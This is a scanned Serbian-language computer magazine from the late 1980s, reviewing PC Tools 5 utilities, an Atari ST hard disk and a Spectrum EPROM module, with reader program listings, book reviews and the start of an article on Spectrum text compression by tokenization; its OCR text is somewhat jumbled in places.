**PC Backup** na disketama snima sadržaj tvrdog diska. U verziji 5.1, radi se o potpuno novom programu. Tako da se datoteke napravljene sa ranijim verzijama više ne mogu ni pročitati. Ali, ova verzija je superiorna. Radi na dva načina, koristeći DOS (sporija varijanta) ili DMA, režim, u kojem se **PC Backup** obračunava direktno kontroleru. Datoteke se mogu opcionalno sažeti pre početka kopiranja, što smanjuje broj disketa i ubrzava ceo proces. **PC Backup** podržava sve vrste disketa, kao i sve uređaje koje DOS poznaje - uključujući i trake. Osim što otkriva preko 160 vrsta grešaka u prenosu podataka, **PC Backup** još i proverava kvalitet kopiranja na disketama.

Postoji nekoliko načina kopiranja: **Full** (kopira sve naznačene datoteke i imenike), **Full Continual** (isto kao i Full ali ne kopira sve), **Archive** (kopira samo datoteke koje su se promenile od poslednjeg kopiranja ovim istim programom) i **Continual** (slično kao Archive). Razlika između Full i Full Continual, kao i između Archive i Continual je u postupku sa arhivskim bitom. Naime, DOS za svaku datoteku postavlja bit iz kojeg se vidi da li je bilo promena od trenutka poslednjeg kopiranja na diskete. U priručniku se preporučuje sledeća strategija za preventivno kopiranje: jednom nedeljno kopirati sa Full (ceo disk), a svakog dana na kraju radnog vremena samo dnevne promene sa Archive.

**PC Backup** je odličan program i treba ga koristiti.

Podaci na tvrdom disku neprekidno su u opasnosti da budu obrisani nepažljivo izdatkom naredbom FORMAT. Ali, na običnim klonovima i tu ima leka. Program **Mirror** pamti izgled FAT table i snima ga u posebnu datoteku. Ako se podaci obrišu formatizovanjem, izvršavanjem programa **REBUILD** oni se ipak mogu pročitati a adrese datoteka i imenika spasiti. Treba napomenuti da postoje dve vrste formatizovanja diska: elementarno (fizičko) formatizovanje - protiv kog nema leka, i softversko - naredbom FORMAT. Sada na ovo drugo se odnose mogućnosti programa **Mirror** i **REBUILD**.

Šta u stvari radi DOS naredba FORMAT, primenjena na tvrdi disk? Ona ne briše podatke već samo njihova imena iz osnovnog (root) imenika i odgovarajuće adrese iz FAT table. **PC Format** radi isto tu, ali briše samo prvo slovo imena u osnovnom imeniku i upisuje ga u ta za rezervisan bajt. To olakšava programu **REBUILD** da ponovo name podatke i da „reinkarnira“ tvrdi disk kao što je bio pre formatizovanja.

Zajedno uzev, ovi programi čine moćno preventivno sredstvo protiv gubljenja podataka i programa na tvrdom disku.

Poslednji program iz ove grupe je **PC Secure**. On bi trebalo da šifrira i kompresuje datoteke. Međutim, zbog američkih zakona, šifiranje je izbačeno - prvih verzija PC Tools-a koje se šalju van SAD. Preostaje kompresija podataka. **PC Secure** koristi tzv. blok-adaptivni Lempel-Ziv-Welch algoritam, što je i jedan od algoritama u poznatom programu PK/ARC.





Poređenja radi, datoteka od 427K iz MS Word-a se pomoću PKARC slabija na 217K a sa PC Secure na 212K. Razlika je isuviše mala da bi bila od praktične važnosti.

Na žalost, ovaj program je toliko nov da ga je firma Central Point Software izbacila na tržište bez dovoljno testiranja. Nepunih mesec dana po početku isporuke ustanovljeno je da se upotrebom programa PC Secure može oštetiti datoteka koja se kompresuje! Ovo upozorenje važi samo za međunarodnu verziju programa. Firma praktično zabranjuje da se ovaj program koristi i prodaje do daljnjeg, odnosno, dok svaki registrovani korisnik besplatno ne dobije dve nove diskete kao zamenu za defektan program. Upravo ovakva situacija je još jedan dokaz da je ponekad korisno biti registrovani korisnik svog omiljenog softvera. Izgleda da će - do daljnjeg - biti najbolje da se ovaj program obriše sa tvrdog diska.

Poslednji iz ovog niza samostalnih pomoćnih programa je PC Cache. Njime se zauzima izvestan deo memorije koji služi kao bafer za komunikaciju sa diskom. Može se uzeti najmanje 64K od centralne memorije, ali je mnogo bolje ako računar ima dodatnu memoriju tipa EXTENDED (tipično za AT računare) ili EXPANDED (sve vrste PC računara). PC Cache propušta sve što treba upisati na disk ali "presreće" zahteve za čitanjem sa diska i umesto sa diska čita iz rezervisane memorije. U zavisnosti od veličine memorije i brzine računara, prenos podataka se povećava sa tipičnih 167K za disk Seagate 252-1 na preko 3000K ako je za PC Cache zauzeto 999K memorije tipa EXTENDED na AT računaru na 12MHz bez stanja čekanja. Na prvi pogled, reklo bi se da je to upravo idealan način da se iskoristi višak memorije do koje DOS ionako nema pristup.

Na žalost, iskustva sa upotrebom cache memorije nisu tako dobra. Postoje slučajevi kada cela ideja pada u vodu. Najlakše je doći u takvu situaciju ako u nekom procesoru reži radimo sa ogromnim datotekama, to jest, toliko velikim datotekama da ne mogu da stanu u memoriju već prisiljavaju program da sam snima delove teksta kao "priljave" datoteke. To su datoteke za koje korisnik i ne zna da postoje a u normalnom radu ih nikada i ne vidi, jer ih

program sam obriše ako se regularno izade iz njega. Kada te "nevidljive" datoteke treba snimiti, sve je u redu - PC Cache ih propušta na disk. Problem nastaje kada ih treba učitati. Verovatno je da za verzija iz memorije neće odgovarati novom rasporedu teksta (u međuvremenu korisnik nešto briše i unosi) i onda se dešavaju čudne stvari. U MS Word-u su se u dva navrata pojavili delovi mašinskog programa a u XyWrite-u sadržaj početka tvrdog diska. Zato PC Cache (a verovatno i ostale takve programe) treba oprezno koristiti.

## Specijalne funkcije

Poslednja opcija glavnog menija je Special. Tu se kriju sledeće naredbe: **System Info** (daje informaciju o hardveru računara - vrsta, memorija, diskovi, brzina i tako dalje), **Undelete** (anuliranje brisanja datoteke ili imenika), **File Map** (raspored datoteka na disku), **Disk Map** (globalni pregled diska), **Directory Sort** (sortiranje datoteka u odabranom imeniku, i to po imenu, prezimenu, veličini, datumu i vremenu nastanka i po redosledu odabiranja), **Memory Map** (prikaz trenutno aktivnih programa u memoriji), **Remove PC Shell** (uklanjanje PCSHELL-a ako je bio startovan kao pritenaj program).

Daleko najvažnija opcija u ovom meniju (a možda i celom PCTools-u) je **Undelete**. U ovoj verziji postoje čak tri načina da se povratni greškom obrisana datoteka: **Delete Tracking** (radi pomoću malog rezidentnog programa), **Standard DOS** (uobičajeni DOS način) i **Create a File** (povezivanje grupa sektora bez obzira na redosled). Prvi način radi tako što instalira rezidentni program koji saraduje sa programom Mirror. Kad god DOS uništi datoteku, taj program sačuva informacije o obrisanom u datoteci PCTRACKR.DEL u osnovnom imeniku na tvrdom disku. Tako se mogu povratiti čak i fragmentisane datoteke, naravno, pod pretpostavkom da ništa nije fizički upisano preko tih mesta na disku.

Automatski metod radi kako mu ime kaže: sam regeneriše datoteku i vraća se u PCSHELL. Ako to ne uspe, PC Tools će ponuditi manuelno povezivanje klastera. Ako to ne uspe iz prve, uvek možemo obrisati datoteku i

manuelno je povezati na neki drugi način! Konačno, ako smo sigurni da se podaci nalaze na disku a nikakvo ime se ne može dobiti kao rezultat prethodno navedenih postupaka, moramo se poslužiti metodom Create file, to jest, napravivši novo ime datoteke a onda mu ručno dodavati klaster.

## Sve karte na sto

Sve do sada izložene osobine imale su i prethodne verzije PC Tools-a. Razlika je samo u spoljašnjem izgledu a funkcionalnost je tek nešto malo poboljšana. Međutim, skup programa pod imenom Desktop Manager je nešto sasvim novo. Sastoji se iz programa **Notepad** (mali editor, zgodan za beleške, čita ASCII i Wordstar format), **Appointment Scheduler** (sastanci i dnevni raspored), **Database** (čita i piše dBASE III datoteke), **Calculators** (tri različita "ručna" kalkulatora), **Telecommunications** (komunikacioni program), **Clipboard** (prenosi tekst iz raznih delova ovog programa i omogućava da se napravi skladna celina), **Macro Editor** (makro generator kompatibilan sa poznatim programom ProKey) i **Outlines** (skiciranje dokumenta tokom pisanja ili naknadno strukturiranje već napisanog). Ovi programi mogu u mnogome da olakšaju život svim korisnicima PC računara.

**Desktop Manager** se može učitati kao običan ili kao rezidentan program. Ova druga mogućnost mnogo je privlačnija. **Desktop Manager** kao rezidentni program ima velikih prednosti ali i nekih mana. Prednost je što ta dva možemo izvršiti makro naredbe u svim programima, što je aktivan alarm iz programa **Appointment Scheduler**, što se može izvršavati "iznad" nekog drugog programa i što se može koristiti program **Clipboard** za prenošenje tekstova iz programa u program. Mana je što se od konvencionalne memorije zauzima 38K, ali ako u sistemu postoji LIM EMS memorija, onda je **Desktop Manager** koristi, pa zauzima manje prostora. Poziva se kombinacijom **Ctrl-Space**. Konačno, za svako uključivanje i isključivanje **Desktop Manager-a** potrebno je da se program učita, odnosno, upiše na disk. Naravno, što su brži računar i disk, to je i ovo nužno vreme čekanja manje.

Komunikacija je slična onoj u PCSHELL-u, dakle, sa tasterate ili mišem, po sistemu padajućih menija, prozora, dijaloga i aktivnih funkcijskih tastera. Meni se menja u zavisnosti od učitano programa.

Program **Notepads** je prilično standardan procesor reči sa pravopisnom proverom. Najduži tekst može imati oko 60.000 znakova. Ugavnom je namenjen pravljenju beleški dok se radi u drugim programima. Tek u saradnji sa drugim delovima **Desktop Manager-a** dostiže svoj pravi smisao. Kostur dokumenta može se napraviti programom **Outlines**, a onda ga možemo dovršiti u procesoru reči. Ili, možemo napraviti kostur cirkularnog pisma, programom **Databases** učitati podatke koji već (možda i odavno) postoje u dBASE III formatu i sve to odštampati. Sa **Databases** takođe možemo praviti samostalne, nove baze podataka i, na primer, koristiti ih za pozivanje preko modema. Modul **Databases** zapravo ima snagu samostalnog programa za baze podataka, jer omogućava sve: samostalno pravljenje sloga, pretraživanje, sortiranje, dodavanje i brisanje slogova.

Potencijalno najpraktičniji deo ovog programske svite je **Appointment Scheduler**. Sadržaj kalendara, raspored vremena i spisak radnji koje treba obaviti u nekom periodu. Uz svaku radnju može se dodati i tekstualna primedba ili objašnjenje. Možemo stvarati, menjati i razdeljiti dnevne, nedeljne ili mesečne sastanke i projekte. Posebno je interesantna opcija "Pronađi slobodno vreme za sastanak" - pravo blago za sve zaposlene ljude. Tu je čak i spisak praznika, tako da nikad ne dolazimo u koliziju



sa realnošću. Postoji i alarm, pa možemo sami sebe podsetiti da treba preći na neki drugi posao. Slično, u zadato vreme može se izvršiti neki program. Idealni kandidati su programi koji prave sigurnosne kopije diska na trake, kompresuju disk ili aktiviraju komunikacioni program kada su impulsi jeftiniji. (Teoretski, ovako bi se mogle uključivati i TA peći u vreme jeftinije tarife...) Jedna poslovna primena bila bi da se na početku poslovnog sastanka „sam od sebe“ uključijo procesor reči ili dinamička tabela.

Program za telekomunikacije podržava brzinu od 300 do 1200 boda, koristi bilo koji serijski port na PC računaru, prenosi tekst XMODEM ili ASCII protokolom, automatizuje izvesne radnje pomoću takozvanih script datoteka i može da radi u pozadini nekog drugog programa. I ovaj program je prilično kompetentan u svom domenu. Svi parametri se mogu naknadno podestiti, a tu je i poseban jezik za telekomunikacije, sa naredbama poput TRON, TROFF, GOTO, IF, INPUT i PRINT, ali i DOWNLOAD, UPLOAD, HANGUP, RECEIVE, SEND, WAITFOR, PAUSE i ECHO.

Macro Editor je skoro isto tako dobar kao i ProKey. Na žalost, ne prepoznaje baš sve kombinacije tastera iz postojećih ProKey makro datoteka. Desktop se isporučuje sa makroima za štampanje na štampačima Panasonic, IBM Proprietary, HP Laser Jet i Epson FX-80. Svi programi iz Desktop-a mogu da koriste usluge makro generatora, a i neki iz PCSHELL-a. Prima makro generatora je posebna priča, ali izgleda da je Macro Editor dorastao skoro svim zadacima samostalnih makro programa.

Program Clipboard prenosi tekst iz jednih programa u druge, čak i između programa koji nisu deo PC Tools-a. Grafika se ne može prenositi ali se zato može „uhvatiti“ sve što se vidi na ekranu.

Konačno, postoje i tri različita kalkulatora: algebarski, finansijski (emulira HP-12C) i programski. Algebarski radi isto kao kalkulator sa trakom. Osim četiri osnovne operacije i procenta, na raspolaganju su i suma, broj decimalnih mesta i jedna memorija. Ukratko, takav kalkulator je pre dvadesetak godina koštao više nego ceo PC Tools danas. Velika prednost ovog kalkulatora je što se sadržaj trake može menjati, što je neka vrsta najelementarnije moguće dinamičke table.

Finansijski kalkulator je potpuna emulacija poznatog HP-ovog kalkulatora, sve zajedno sa poljskom notacijom i četiri rotaciona registra. Sa njim se lako izračunavaju prosti i složeni interesi, glavnica, otplate, isplate, hipoteke, amortizacija, investicije, obveznice a zastupljen je i statistika sa proračunom srednje vrednosti, linearnih projekcija i slinog.

Programerski kalkulator računa u decimalnoj, binarnoj, oktinalnoj i heksadecimalnoj notaciji - ojednom. Računa se sa 32 bita ali ne računa razlomke. Dakle, jednostavan ali koristan.

## I na kraju...

PC Tools u verziji 5 delimično je ostao isto što je i bio: odličan skup programa za nadoknađivanje propusta u DOS-u. Desktop je nešto sasvim drugo. Iako ga Central Point Software tako ne reklamira, radi se o skoro potpuno integrisanom paketu - koji se može izvršavati kao rezidentni program. Nedostaje samo dinamička tabela (spreadsheet) pa da se ideja kompletira. Sve u svemu, i ova nova verzija je i te kako opravdala poverenje. To se vidi i po broju pretprijetnika. Do sada je prodato 300.000 primeraka ovog programa, a čak polovina korisnika unapred je doplatila za ovu novu reviziju. Njihovo poverenje nije iznevereno.

# Junska berza ideja

## Šahovska biblioteka

Program „Šahovska biblioteka“ namenjen je ljubiteljima šaha i služi za kreiranje biblioteke šahovskih partija. Mogu ga koristiti šahisti, od početnika do profesionalca. Program raspolaze sledećim opcijama:

- upisivanje partija,
- manuлено odigravanje poteza,
- automatsko odigravanje poteza (vremenski interval između dva poteza zadaje korisnik),
- vraćanje poteza,
- odigravanje iste partije još jednom,

denih u 4 do 21 kombinacije (sisteme) od 8 brojeva, tj. za uplate od 6.400 do 33.600 dinara.

Program je jednostavan za upotrebu i radi sa kasetom i diskom. Na kraju, program sam daje broj pogodaka po sistemima. Program Loto sistemi možete nabaviti direktno od autora: Sava Anđelković, Ustanička 174, 11050 Beograd, tel. 011/4896-731.

## Igre za C-64

Bratislav i Vladislav Mišić, Ive Lole Ribara 18/2, 74000 Doboj, tel. 074/24-079, poslali su

Šahovska biblioteka

AMSTERDAM '88  
2. kolo:

1. Pd4

Pritisni komandu koju želiš:

Partija: 88A04

Kasparov-Tinnan (Damin gambit)

Iz programa „Šahovska biblioteka“

Iz programa „Šahovska biblioteka“

- ispisivanje toka partije na printeru,
- nova partija.

Program sam vodi računa o greškama, en passant itd. Uz program se dobija i detaljno uputstvo za upotrebu kao i veći broj upisanih partija.

Ukoliko imate PC računar i interese je vas ovaj program javite se Savi Anđelkoviću, Ustanička 174, 11050 Beograd, tel. 011/4896-731.

## Philips i Sony

Miha Podlogar, C. Tavčarja 1/B, 64270 Jesenice, tel. 064/82-906 nudi program AutoTitle napisan za kompjutere Philips 8280 i Sony 900. Program služi za titlovanje video filmova, već ga koriste videoteke kod nas i u inostranstvu.

## Loto za Commodore 64

Za razliku od ostalih programa za Loto, koji daju skraćene sisteme u kombinacijama od 7 brojeva, ovaj program generiše skraćene sisteme u kombinacijama od 8 brojeva. Program sadrži 35 sistema od 10 do 20 brojeva raspore-

nam igru za Commodore 64 - „Kradljivci žada.“

Univerzum je razoren, osim Iridije, na kojoj se još vodi rat oko blaga. Pojavljuju se razbojnici koji koriste gruču i pokušavaju da ukradu blago. Zadatak igrača je da ih u tome spreči. Igra je za dva igrača, a sem brzine zahteva i razmišljanje. Igra se dobija u originalnom omotu uz poklon - iznenađenje. Sem toga svaki igrač dobija kupon sa kojim stiče pravo učešća u nagradnoj igri.

Sem igre, braća Mišić nude i kvalitetne kasetne intro editore koje možete naručiti i sa vašim imenom i porukom. Interesantno je da se ovi editori nalaze u biblioteci programa Mailboxa iz Bitole - 097/22-540.

## Promena imena

Toni Paulin, Cvjetno naselje 10, 41410 Velika Gorica napisao je za Commodore 64 program za menjanje imena diskete bez njenog ponovnog formatiranja. Program je pisan na BASIC-u i zauzima 3 bloka.



ATARI ST

# Hard disk za dinare

## Kupovina

**hard diska u inostranstvu je problematična: za takav put treba naći vremena, treba ga i platiti, za kupovinu treba naći devize, a tu su i problemi sa prevozom. Sve se to može izbjeći - Splitski PNP electronic nudi dva modela hard diska (od 32 i 65 MB) za dinare.**

Disk je smešten u sivoplavu metalnu kutiju dimenzija 28 x 24,5 x 25 cm. Na prednjoj ploči nalaze se mrežni prekidač, zelena svetleća dioda koja pokazuje kada disk radi, i otvori za ventilaciju. S prednje ploče polazi i kabl za povezivanje sa Atarijem, koji bi, po našem mišljenju, mogao da bude i duži. Sa zadnje strane, koja inače služi i kao hladnjak nekoliko dioda i tranzistora, nalaze se osigurač od 1,25 A i priključak za kabl za napajanje.

Razume se da je jedinica za napajanje ugrađena u kutiju - i onako velika šuma kablova na vašem stolu neće se značajnije povećati.

Pogled u unutrašnjost otkriva hard disk modul Seagate 138R sa OMTI (RL) kontrolerom. Originalna kartica sa kontrolerom utaknuta je u slot PNP-ove matične pločice sa elektroničkom koja omogućava povezivanje sa Atarijem. Svi elementi kojima bi smetali potresi usled transporta fiksirani su epoksidnom smolom.

## Softver u ROM-ovima


Ovaj hard disk Atari neće sam od sebe prepoznati, za to mu treba poseban softver koji se isporučuje ili na disketi ili u šest EPROM-a kojima treba zameniti originalni operativni sistem unutar računara. Problemi sa softverom pojavljuju se kod bilo kog hard diska za Atari ST (pa i original Atarijevog) za PNP-ov proizvod u tome ne predstavlja izuzetak. Po našem mišljenju, najbolje je zameniti čipove, uprkos problemima sa otvaranjem računara (priloženo je detaljno uputstvo), jer je rad daleko komforniji. (Pri startovanju sa diskete neki put se dešava da računar posle reseta više ne prepoznaje hard disk). Dodatni razlog za zamenu operativnog sistema je i činjenica da PNP nudi i razne prevedene verzije (englesku, englesko-nemačku i hrvatskošpasku). Osim toga, tvrdi se da je operativni sistem tako izmenjen da omogućava upisivanje od sada poznatih virusa na disk - to nismo bili u mogućnosti da proverimo. Iz PNP-a obećavaju da će uskoro biti raspoloživ i operativni sistem u varijanti sa samo dva (veća) EPROM-a, kao što je to kod najnovijih verzija Atarija 1040.

## Vežite se, polećete

Kada smo povezali spoini kabl sa DMA portom i priključili mrežni kabl možemo i da isprobamo stvar. Prvo uključujemo disk. Kada

mu se motor zavrti začuće se nekakvo krckanje - to disk proverava sam sebe. Kada krckanje prestane možemo uključiti računar. Ako ste bili nestrpljivi i računar uključili prerano, moraćete, u slučaju da ste ugradili novi operativni sistem, resetovati računar, a ako ste potreban softver učitali s diskete morate isključiti računar i disk i sve početi iz početka. Ako je sve bilo u redu, na ekranu će se pojaviti poruka da su svi drajveri instalirani i da treba da zadate particiju s koje će se sistem „podići“. (Hard disk je, po receptu sa PC-ja, izdelfen na nekoliko logičkih celina od kojih se svaka ponaša kao poseban disk manjeg kapaciteta i ima sopstvene auto-startne i aksesorij programe). Pritisnete taster sa slovom odgovarajuće particije i - to je sve. Ako želimo da se sistem butuje sa diskete (recimo, da bi se startovao drajver za Signum, ili neki aksesorij) otkučate slovo „a“.

Korisniku naviknutom na relativno spor rad sa disketama brzina hard diska učinice se beskonačnom. Ipak, ona je konačna, ali veoma velika. Ilustracije radi, dajemo tablicu iz koje se vidi za koliko se neki od često korišćenih programa učitavaju s hard diska i diskete.



## Zaključak

Meseć dana neprekidnog rada sa PNP-ovim hard diskom uverilo nas je da je reč o solidnom proizvodu. Intenzivno smo upisivali i čitali veliku količinu podataka i nijednom se nije desilo da se nešto od toga izgubi. Čak i posle dva (nimalo nežna) transportovanja sve je bilo u redu.

Omi koji su pomislili da su ovim hard diskom rešili probleme sa PC emulatorom (PC-ditto) moramo, na žalost razočarati. U konfiguraciji s kojom smo mi radili emulator ovaj disk, jednostavno - ne konstatuje. Stvar bi se sasvim sigurno mogla rešiti odgovarajućim drajverom i se cene menjaju, takoreći, iz dana u dan. Slični proizvodi na Zapadu, zajedno sa troškovima puta i carine, staju od 1500 DEM (za 32 MB) do 2000 DEM (65 MB), a u PNP-u tvrde da njihova cena, naravno, u dinarima, nije veća.

Garancija od 12 meseci, plaćanje u dinarima i obezbeđena prodajna i servisna mreža u svim većim mestima u Jugoslaviji čine ovaj proizvod zanimljivim za svakog ataristu koji postojecim memorijskim kapacitetom nije zadovoljan.

◇ Vojislav Mihailović

Program	HD	floppy
1st Word	6,1 s	24,4 s
Signum 2	3,8 s	21,7 s
Laser C	7,2 s	26,5 s

SPECTRUM

# Čarobna kutijica

**Primena EPROM modula ne svodi se samo na rasturanje programa, već u njega možete da smestite neku vašu rutinu ili program koji često koristite, kao na primer program za kopiranje, program za obradu teksta ili, uopšte, bilo koji program koji se uvek negde zaturi kad vam najviše treba, a osim toga zauzima dobar deo ionako male memorije.**

Rešenje za hakerske probleme stiže iz Poreča, u vidu EPROM modula popularno nazvanog „Grunt Price“. Za razliku od sličnih proširenja Spectruma koja su zahtevala hardverske intervencije na računaru, ovi moduli su tako napravljeni da se samo priključe na port sa zadnje strane računara, kao na Commodoreu 64. Postoji više verzija modula i to od 16, 32 i 64 i 64 K.

Preklapanje memorije izvedeno je na originalan način: kada je modul priključen, negde na vrhu memorije obrazuje se svojevrsan memorijski „prozor“ od četiri bajta. Svaka mašinska instrukcija izvršena na tom mestu izaziva skok u alternativnu memoriju. Pri tom se, jednostavnosti radi, koristi procesorov signal M1. Nevolja je samo u tome što neke verzije Spectruma imaju ugrađenu verziju procesora koja nema ovaj signal - u tom slučaju modul neće raditi i jedini (za sada) lek je promena procesora.

U modul koji smo mi dobili bio je ugrađen DEVPAC, unekoliko poboljšan i „našminkan“. Naime, autor je omogućio da se uneseni izvorni kod tokenizuje. To, ukratko, znači da se izvorni (nekompajlirani) program ne čuva u obliku „jedno slovo - jedan znak“, već su uvedeni posebni kodovi za svaki mememonik, što značajno smanjuje zauzeće memorije pri programiranju.

Ni ovaj projekat, na žalost, nije bio pošten „dečjih bolesti“: probali smo da uz pomoć ovog modula tražimo „policie“ (NMI taster radil), ali bi se računar ponekad, posle drugog ulaska MONS-om u igru, neobjašnjivo zaglavio. Zbog same konstrukcije hardvera računar se blokira i kada se uz njega koristi neki program u interapt modu 2 čija adresa pada u pomenuti memorijski „prozor“. Pošto se, ipak, radi o prototipu, sigurni smo da će ovi nedostaci biti ispravljeni u finalnoj verziji.

Ostaje nam da pohvalimo i da podržimo pokušaj da se stvori zaista korisna alatka. Pišite nam i dajte svoje predloge šta bi sve moglo da se smesti u modul - u svakom predlogu diskutovaćemo sa autorom i nastojati da ga ostvarimo. Najzanimljivije predloge nagradujemo!

◇ Branko Jeković

Sve informacije na telefon 053/31-595



PRIMENA PROGRAMA

Božidar Krstajić

Chi

ALSR



## Primena programa Chi Writer

**Autor dr Božidar Krstajić;  
izdavač Tehnička knjiga  
Beograd; obim 167 stranica**

Tekst editori i tekst procesori svakako su najkorišćeniji programi bez obzira o kojem je računaru reč i čime se čovek bavi. Knjiga Chi Writer govori o istoimenom tekstu procesoru namenjenom, pre svega, za naučno-tehničku primenu. Reč je, dakle, o obradi teksta sa puno matematičkih formula, simbola na više različitih jezika, tabela, crteža...

Knjiga sadrži dvadeset i jedno poglavlje koja obraduju sledeće teme: Zašto Chi Writer, Mogućnost nabavke Chi Writera, Nabavka programa, Instaliranje programa Chi Writer, Startovanje Chi Writera, Statusna linija i linija primarnih komandi, Chi Writer i vaša tastatura, Anatomija Chi Writerove linije, Podešavanje osnovnih parametara, Osobine editora, Editor formula, Fusnote, Rad sa više dokumenata, Štampanje Chi fajlova, Rad sa ASCII fajlovima, Datoteka CONFIG. PAR, Uključivanje grafičkih fajlova, Font dizajner i Pregled CW komandi. Na kraju slede prilogi: Pregled fontova SET, EPT i PFT slova YU latinice kojih nema u engleskom alfabetu, Šeme rasporeda YU i ostalih karakteristika u pojedinim fontovima prema tipkama nemačke tastature, Di-

žajn slova ćirilice za fontove tipa EFT i PFT i Primer teksta kreiranog Chi Writerom i odštampanog na 9-pinskom i 24-pinskom štampaču.

Već po naslovima poglavlja može se zaključiti da je pred nama kompletniji prikaz ovog teksta procesora. Da je reč o autoru sa iskustvom pedagoga vidi se po načinu izlaganja i brizi oko detalja kao što su primeri tekstova predstavljeni na slikama i brižljivosti sa kojom su urađeni prilogi. Tu su citati Džozefa Vajenbauna, Hartmuta Bastiana, Milovana Vitezovića i, naravno, mnoštvo matematičkih formula i tabela. Sve to doprinosi da čitalac sa lakom prihvata izloženu materiju. Kroz knjigu projevaja i lična nota autora, koji program o kome govori koristi već tri godine, dovodeći vas u „opasnost“ da posle nekoliko pročitanih stranica počnete ozbiljno da razmišljate o nabavci Chi Writera. Onima koji program već koriste knjiga će svakako biti od velike koristi: kao udžbenik, podsetnik ili kao riznica iskustava koja autor prenosi čitaocu. Ako imate Chi Writer, ili razmišljate o njegovoj nabavci, „Primena programa Chi Writer“ je knjiga koju svakako treba imati.

PRIMENA PROGRAMA

Dragan M. Pantić  
Nada J. Pantić

ALBS



## Primena programa Wordperfect 5.0

**Autori Dragan M. i Nada J.  
Pantić; izdavač Tehnička knjiga  
Beograd; obim 221 stranica**

Program Wordstar, MS Word i Wordperfect najčešće su upotrebljavani tekst procesori na PC računarima. Ova knjiga je namenjena onima koji žele da koriste računar za obradu teksta pomoću programa Wordperfect. Ideja autora je da knjiga bude vodič i onima koji se nikada ranije nisu sreli sa savremenom obradom teksta korišćenjem računara.

Knjigu čine osamnaest poglavlja: Uvod, Osobine i mogućnosti programa Wordperfect, Pripreme za upotrebu programa Wordperfect, Jednostavno stvaranje dokumenata, Komande, Izmene u dokumentu, Formatiranje, Uobljučavanje dokumenta, Grafika, Prozori, Rad sa brojevima, Štampanje dokumenata, Operacije sa fajlovima, Makroi, Spajanje dokumenata i sortiranje, Rečnik, Instalisanje i konfiguracija i Posebni znaci. Početniku knjiga služi kao uvod u korišćenje računara, a iskusniji korisnik može preskočiti poglavlja koja se bave elementarnim korišćenjem kompjutera. Sem uvoda u korišćenje računara obradeni su i osnovni pojmovi vezani za obradu teksta. Od neprocenjive su koristi delovi knjige koji objašnjavaju kritične operacije strogo instruktivno. Takva uputstva su u uokvirenim blokovima u kojima su numerisane instrukcije koje treba strogo slediti da bi se dobio željeni rezultat. Sve to je ilustrovano sa dosta primera datih u obliku slika ekrana.

Knjiga „Primena programa Wordperfect 5.0“ je svakako korisno štivo korisnicima ovog programa, a za početnika predstavlja nezaobilaznu literaturu. Možda će baš zahvaljujući ovoj knjizi program Wordperfect ući u širu upotrebu i u našoj zemlji.

## Korišćenje relacionih baza podataka

**Autor Zoran Marjanović;  
izdavač SFAIROS, Beograd;  
obim 209 stranica**

Po rečima autora „Materijal koji se izlaže je rezultat istraživačkog i praktičnog rada grupe nastavnika i saradnika FON (Fakulteta organizacionih nauka) u oblasti projektovanja i korišćenja informacionih sistema i predstavlja pokušaj davanja praktične pomoći pri korišćenju relacionih baza podataka“. Knjiga je namenjena korisnicima relacionih baza podataka kao i studentima redovnih i posle diplomskih studija na pomenutom fakultetu. Materijal je izložen u pet poglavlja: Standardni upitni jezik SQL, Standardni način povezivanja SQL-a sa višim programskim jezicima, Određivanje logike interaktivnih aplikacija za ažuriranje baze podataka i Projektovanje interaktivnih aplikacija za ažuriranje baze podataka na ORACLE relacionom sistemu. S obzirom da je knjiga namenjena i studentima, za pojedine probleme formulisani su zadaci čija su rešenja data na kraju knjige.

Za korišćenje ove knjige neophodna su osnovna predznanja iz računarske tehnike i baza podataka. Materija se obraduje sistematično, jasno i sa puno primera ilustrovanjih dijagramima. Imajući u vidu da su sva istraživanja baza podataka u toku poslednjih godina zasnovana na relacionom modelu ova knjiga je više nego aktuelna za sve koji se bave ovom problematikom, tim pre što je relacioni sistem ORACLE dostupan i na PC računarima.

◇ Aleksandar Radovanović



HAKERSKI BUKVAR

# Mnogo teksta u malo memorije

*Četrdeset osam kilobajta memorije ZX Spectruma odavno je postalo premalo za ambiciozne programere. Kako uštedeti memoriju? Putem kompresora!*



Piše Nikola Popević

**U** Svetu kompjutera već je bilo reči o kompresiji teksta i metodama kompresije. Čitaoci i vlasnici Spectruma i Amstrada CPC upoznali su se sa kompresorom teksta na pet bitova, dok sada predstavljamo jedan potpuno nov sistem kojim možemo sabiti tekst - tokenizacijom.

## Zar opet kompresor

Na nekim računarima moguće je koristiti neiskorišćene ASCII kodove (128-255), što je kod Spectruma teško moguće (zbog bezik na redbi), a mali je i broj reči (ili grupa karaktera)

koje su tokenizovane. U programu koji vam predstavljamo korišćena je dvobajtna tokenizacija, a broj reči koje kompjuter pamti ograničen je na 2048. Pošto, dakle, grupu karaktera sada predstavljaju dva bajta, u 16 bitova je potrebno smestiti sve podatke o karakterima. Sa 11 bitova moguće je smestiti broj tokena, a u preostalih 5 smestaju se potrebni podaci. Da vidimo gde još možemo uštedeti prostor kada kucamo tekst: jedan od karaktera koji se konstantno ponavlja u svakom tekstu je belina (razmak - space). Zašto bacati po jedan bajt na razmake između reči - lakše je da kompjuter sam, posle svake reči, napravi razmak. Međutim između dve reči može da stoji i tačka, zarez ili crta. Upravo zbog toga postoji onih pet praznih bitova.

Pored tačke, zarez i crte u 5 bitova smeštaju se i podaci o velikom slovu i novom redu. Jedna reč može biti napisana velikim ili malim slovom, u zavisnosti od mesta na kojem se nalazi u tekstu. Na početku teksta i posle tačke, normalno, reč treba da počne velikim slovom. Upravo to radi i naša rutina: automatski „izbacuju“ reč ispisanu velikim početnim slovom na mestu gde je to potrebno. Zato je potrebno kodirati veliko slovo samo ako se takva reč nalazi u sredini rečenice (ako je u pitanju neka vlastita imenica, recimo).

